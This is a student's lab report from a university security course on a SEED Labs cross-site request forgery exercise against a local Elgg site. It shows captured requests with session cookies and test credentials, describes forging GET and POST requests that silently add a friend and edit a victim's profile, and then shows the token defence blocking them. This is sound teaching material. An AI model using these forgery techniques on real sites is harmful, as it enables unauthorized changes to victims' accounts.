Faculty of Engineering and Technology

Electrical and Computer Engineering Department

Information Security and Computer Networks Laboratory
ENCS5121

# Cross-Site Request Forgery (CSRF) Attack Lab

# (Web Application: Elgg)

**Prepared by**: Sondos Farrah **ID**: 1200905

**Instructor**: Dr. Abdalkarim Awad

**Teacher assistant**: Eng. Mohammed Balawi

**Section**: 2

**Date**: 8th June 2024

## Abstract

In this lab, we explore the Cross-Site Request Forgery (CSRF) attack using the Elgg web application. The experiment involves three websites: a vulnerable Elgg site, an attacker's malicious site, and a defense site. The primary objective is to demonstrate how a CSRF attack can be executed and to evaluate the effectiveness of various countermeasures. The lab is conducted in a containerized environment, ensuring a controlled and replicable setup. Key tasks include observing HTTP requests, performing CSRF attacks using GET and POST requests, and implementing defense mechanisms such as secret tokens and SameSite cookies. The results highlight the vulnerabilities in web applications and the importance of robust security measures to mitigate CSRF attacks.

## Table of Contents

## Table of Figures

## Tasks and results

### Lab environment


Before beginning doing tasks, some setup for the environment was done these are:

1. Downloaded the `Labsetup.zip` file from the lab's website [SEED Project (seedsecuritylabs.org)]
2. Unzip the file in VM
   The lab environment was set up using Docker Compose. Here are the commands:
   dcbuild
   dcup
3. Gitting containers ids using this command:
   dockps
4. Edit `/etc/hosts` to map the necessary hostnames to their respective IP addresses:
   10.9.0.5 www.seed-server.com
   10.9.0.5 www.example32.com
   10.9.0.105 www.attacker32.com

### Task 1: Observing HTTP Request.

This task aims to understand how HTTP requests work in Elgg. This task done by these steps:

1. Navigate to `http://www.seed-server.com` and logged in to the Elgg application as Alice using:
   Username: alice
   Password: seedalice
2. "HTTP Header Live" add-on in Firefox was oppend and use. This tool will start capturing all HTTP requests and responses made by the browser.



```
POST  http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------9842262766495377281523431445
Content-Length: 560
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=bh8bbbi4s0lvomd03co8649oim

__elgg_token=8APGcMmpzfkg4HP9AOtXtQ&__elgg_ts=1717527862&username=alice&password=seedalice

Content-Length:90
```

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:8
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----------
Content-Length: 560
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=bh8bbbi4s0lvomd03co8649oim
__elgg_token=8APGcMmpzfkg4HP9AOtXtQ&__elgg_ts=1
POST: HTTP/1.1 200 OK
Date: Tue, 04 Jun 2024 19:35:06 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, priv
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=te2773m2j6anasqnia1pkvqn68; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
-------------------------------------------------------
http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:8
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

*Figure 1: Capturing HTTP request*


This task helps understand the HTTP request structure, focusing on headers and parameters essential for CSRF attacks.

So as a result of Figure1 above, successfully captured the HTTP POST request during login for Alice, identified important parameters like `username`, `password`, and session cookies and Noted the request headers and their significance in the context of web security.

## Task 2: CSRF Attack using GET Request

In this task, a Cross-Site Request Forgery (CSRF) attack will be crafted to exploit a GET request. This task aims to have Samy become Alice's friend without her knowledge. Its done by these steps:

1. Logged in as Samy on `http://www.seed-server.com`.
2. "HTTP Header Live" add-on in Firefox is used to capture the HTTP requests to get Samy id.




```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1717531909&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=fpfj974v4rmhrnq6gqesg0j9ft; elggperm=zC1JVMITXag4jwIMCp4u2IF8ApLIpax8
GET: HTTP/1.1 200 OK
Date: Tue, 04 Jun 2024 20:11:52 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

*Figure 2: Get Samy ID*

3. Updated `addfriend.html` file, <img> tag was used to embed the GET request. Field src updated to be Samy url with its id.
4. Alice needs to visit the malicious webpage hosted on `www.attacker32.com`. This is done by sending a message from Samy to her, containing the link.

When Alice visits the link, it will make her add Samy without her knowledge. As shown below:



www.seed-server.com/messages/read/62

You have successfully added Samy as a friend.


Hi Alice

From Samy · just now

http://www.attacker32.com/addfriend.html

*Figure 3: Trick Alice into Visiting Samy Webpage*

Figure4 below shows that take2 done successfully



www.seed-server.com/friends/alice

Alice's friends

Samy

*Figure 4: Samy becomes Alice's friend without Alice's knowledge*

Task results:


- Successfully updated Alice's profile information using a GET request without their knowledge.
- Highlighted the vulnerability in Elgg when CSRF defenses are disabled.
- Showed the simplicity of executing a CSRF attack using basic HTML elements.

## Task 3: CSRF Attack using POST Request

This task involves creating a Cross-Site Request Forgery (CSRF) attack using a POST request. The goal is to update Alice's profile information without her knowledge.

These are the steps of the task:

1. Logging in as Samy and updating his bio to get POST URL




```
POST   http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------163316034032457578831730173741
Content-Length: 3009
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=o8bmtpq6m55dunjnjuo98jg4lk
Upgrade-Insecure-Requests: 1

__elgg_token=fxDv_bs_7jihCtxTOtqAVA&__elgg_ts=1717695323&name=Samy&description=<p>Hi, I'm Samy</p> &access

Content-Length:449
```

*Figure 5: Getting POST URL*

2. Collected URL used to edit `editprofile.html` in the action field. Also some fields are updated like name to be Alice , guid to be Alice ID which is 56 and briefdescription to be Samy is my hero. This form was created to simulate a profile update request
3. Trick Alice into Visiting the Samy web page by sending her a massage contain the like




see the picture in this link

From Samy just now

www.attacker32.com/editprofile.html

*Figure 6: Trick Alice into Visiting Samy Webpage*

Figure7 below shows that take3 done successfully



Your profile was successfully saved.

Brief description
Samy is my Hero

*Figure 7: Update Alice's profile information without her knowledge*

Task Results:

- Successfully executed a CSRF attack using a POST request to modify user settings.
- Demonstrated the increased sophistication and potential impact of POST-based CSRF attacks.
- Emphasized the need for robust CSRF defenses to protect web applications.

Answers to questions:


1. Boby can solve this problem by obtaining Alice's GUID from Alice's profile and viewing the source page. Then Boby can search for the GUId directly from the contents of the source code. Another way he can get the GUId is by using the HTTP Header tool and clicking the add friend button to trigger an HTTP POST request. The tool would capture the request and give information which includes the GUID.
2. If Boby doesn't know the GUID for a specific person, he can't launch a CSRF attack to modify the victim's Elgg profile. However, he can extract the user's ID through public information, search features, or malicious scripts, and then craft a malicious URL to execute the attack. For example, he can use JavaScript code to fetch and parse user data in order to extract the ID and carry out the CSRF attack.

## Task 4: Enabling Elgg's Countermeasure

In this task, the exploration of preventing CSRF attacks by leveraging the SameSite attribute for cookies will be conducted. The goal is to configure the web application to be protected against CSRF attacks by setting the SameSite attribute for cookies.

Task steps:

1. Enter into elgg container using this command:
   dócksh elgg-10.9.0.5
2. Open Csrf.php file using:
   nano /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrf.php
3. Made no return by adding a comment in this line:




```
public function validate(Request $request) {
        //return; // Added for SEED Labs (disabling the CSRF countermeasure)
```

*Figure 8: Remove return from validate function*

By doing the comment, the CSRF protection features in Elgg are enabled by activating the secret token mechanism. The addition of a secret token and timestamp to requests by Elgg was observed.

4. Logged in as Alice and remove all what was did in task2 and 3 :




You have successfully removed Samy from your friends.

Samy

About me
Hi, I'm Samy

*Figure 9: Remove Samy as Alice friend*




www.seed-server.com/profile/alice

Your profile was successfully saved.

*Figure 10: Remove Alice updated bio*

5. Repeat the attack (task2 and task3) and its failed



www.seed-server.com/messages/read/66

Form is missing __token or __ts fields

see the picture in this link


www.attacker32.com

*Figure 11: The Attack Faild*

Results:

- Enabled CSRF protection and observed the inclusion of secret tokens in requests.
- Successfully blocked unauthorized actions attempted via CSRF attacks.
- Highlighted the effectiveness of secret tokens in mitigating CSRF vulnerabilities.

The secret tokens in captured HTTP requests, such as `_elgg_token` and `_elgg_ts`, play a critical role in CSRF protection by ensuring that requests originate from authenticated users. Attackers are prevented from using these tokens in CSRF attacks due to the same-origin policy, which restricts their ability to read token values from the legitimate responses, thereby securing the application against unauthorized state-changing requests.



```
http://www.seed-server.com/action/messages/send
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------188186996039658344703298775484
Content-Length: 923
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/messages/add?send_to=57
Cookie: Elgg=tpps8ooqbl9qgdf38f4ooaf1ai
Upgrade-Insecure-Requests: 1
__elgg_token=rH6-ouzgXQ2Z77yaAhR9Jg&__elgg_ts=1717956284&recipients=&match_on=users&recipi
